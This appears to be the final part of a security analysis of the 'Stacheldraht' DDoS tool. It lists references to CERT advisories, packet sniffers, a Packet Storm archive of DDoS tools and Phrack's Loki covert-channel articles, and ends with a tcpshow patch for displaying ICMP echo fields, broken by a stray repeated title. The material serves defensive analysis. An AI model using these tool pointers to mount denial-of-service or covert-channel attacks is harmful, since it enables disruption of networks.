CERT Distributed System Intruder Tools Workshop report
http://www.cert.org/reports/dsit_workshop.pdf

CERT Advisory CA-99-17 Denial-of-Service Tools
<http://www.cert.org/advisories/CA-99-17-denial-of-service-tools.html>

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

Distributed denial of service attack tools at Packet Storm Security
<http://packetstorm.securify.com/distributed/>

ngrep:
<http://www.packetfactory.net/ngrep/>

tcpdump:
<ftp://ftp.ee.lbl.gov/tcpdump.tar.Z>

tcpshow:
<http://packetstorm.securify.com/linux/trinux/src/tcpshow.c>

sniffit:
<http://sniffit.rug.ac.be/sniffit/sniffit.html>

Net::RawIP:
<http://quake.skif.net/RawIP>

loki client/server:
Phrack Magazine, Volume Seven, Issue Forty-Nine,
File 06 of 16, [Project Loki]
<http://www.phrack.com/search.phtml?view&article=p49-6>

Phrack Magazine Volume 7, Issue 51 September 01, 1997,
article 06 of 17 [L O K I 2 (the implementation)]
<http://www.phrack.com/search.phtml?view&article=p51-6>

libnet:
<http://www.packetfactory.net/libnet>

Appendix C: Patches to tcpshow 1.0 to display ICMP ECHO id/seq

```
diff -c tcpshow/tcpshow.c tcpshow.orig/tcpshow.c
*** tcpshow/tcpshow.c      Mon Dec 27 16:21:54 1999
--- tcpshow.orig/tcpshow.c  Thu Oct 21 14:12:19 1999
*****
*** 1081,1088 ****
    uint2 nskipped;
    uint1 type;
    char *why;
-   uint2 echo_id;
-   uint2 echo_seq;

    type = getbyte(&pkt); nskipped = sizeof(type);
--- 1081,1086 ----
*****
*** 1093,1103 ****
    /* Must calculate it from the size of the IP datagram - the IP header. */
```

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
datalen -= ICMPHDRLEN;
```

```
- if (type == ECHO_REQ || type == ECHO_REPLY) {
-     echo_id = getword(&pkt); nskipped += sizeof(cksum);
-     echo_seq = getword(&pkt); nskipped += sizeof(cksum);
- }
-
    why = icmpcode(type, code);
    if (dataflag) {
        printf(
--- 1091,1096 ----
*****
*** 1120,1129 ****
        icmpype(type), why? "\n\tBecause:\t\t": "", why? why: ""
    );
    printf("\tChecksum:\t\t\t0x%04X\n", cksum);
- if (type == ECHO_REQ || type == ECHO_REPLY) {
-     printf("\tid:\t\t\t0x%04X (%d)\n", echo_id, echo_id);
-     printf("\tSequence:\t\t\t0x%04X (%d)\n", ntohs(echo_seq), ntohs(echo_seq));
- }
- }

    return pkt;
--- 1113,1118 ----
*****
*** 1194,1200 ****
    printf("\tVersion:\t\t\t4\n\tHeader Length:\t\t\t%d bytes\n", hlen);
    printf("\tService Type:\t\t\t0x%02X\n", (uint2)servtype);
    printf("\tDatagram Length:\t\t\t%d bytes\n", dgramlen);
!   printf("\tidentification:\t\t\t0x%04X (%d)\n", id, id);
    printf(
        "\tFlags:\t\t\tMF=%s DF=%s\n",
        (flags & MF) == MF? on: off, (flags & DF) == DF? on_e: off_e
--- 1183,1189 ----
    printf("\tVersion:\t\t\t4\n\tHeader Length:\t\t\t%d bytes\n", hlen);
    printf("\tService Type:\t\t\t0x%02X\n", (uint2)servtype);
    printf("\tDatagram Length:\t\t\t%d bytes\n", dgramlen);
!   printf("\tidentification:\t\t\t0x%04X\n", id);
    printf(
        "\tFlags:\t\t\tMF=%s DF=%s\n",
        (flags & MF) == MF? on: off, (flags & DF) == DF? on_e: off_e
-----
```